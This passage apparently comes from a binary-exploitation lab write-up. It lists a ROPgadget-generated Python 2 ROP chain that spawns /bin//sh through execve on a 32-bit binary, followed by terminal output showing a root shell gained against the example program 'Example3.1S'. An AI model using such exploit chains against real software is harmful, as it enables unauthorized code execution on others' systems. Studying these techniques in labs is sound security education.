
Successfully generated ROP chain

Delete everything from above python and removing the white space , as space matters in python and printing p which contains the concatenated rop chain



```
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += "A"*16
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x080a9006) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08057655) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da064) # @ .data + 4
p += pack('<I', 0x080a9006) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08057655) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056c10) # xor eax, eax ; ret
p += pack('<I', 0x08057655) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08049021) # pop ebx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x0806f582) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x080da060) # padding without overwrite ebx
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056c10) # xor eax, eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0807ca2a) # inc eax ; ret
p += pack('<I', 0x0804a3f3) # int 0x80
print p
```

O/P:



```
root@kali:~# gedit ropdyn
root@kali:~# gedit ropstat
root@kali:~# chmod 744 ropstat
root@kali:~# ./Example3.1S $(./ropstat)
Segmentation fault
root@kali:~# ./Example3.1S "$(./ropstat)"
# 
```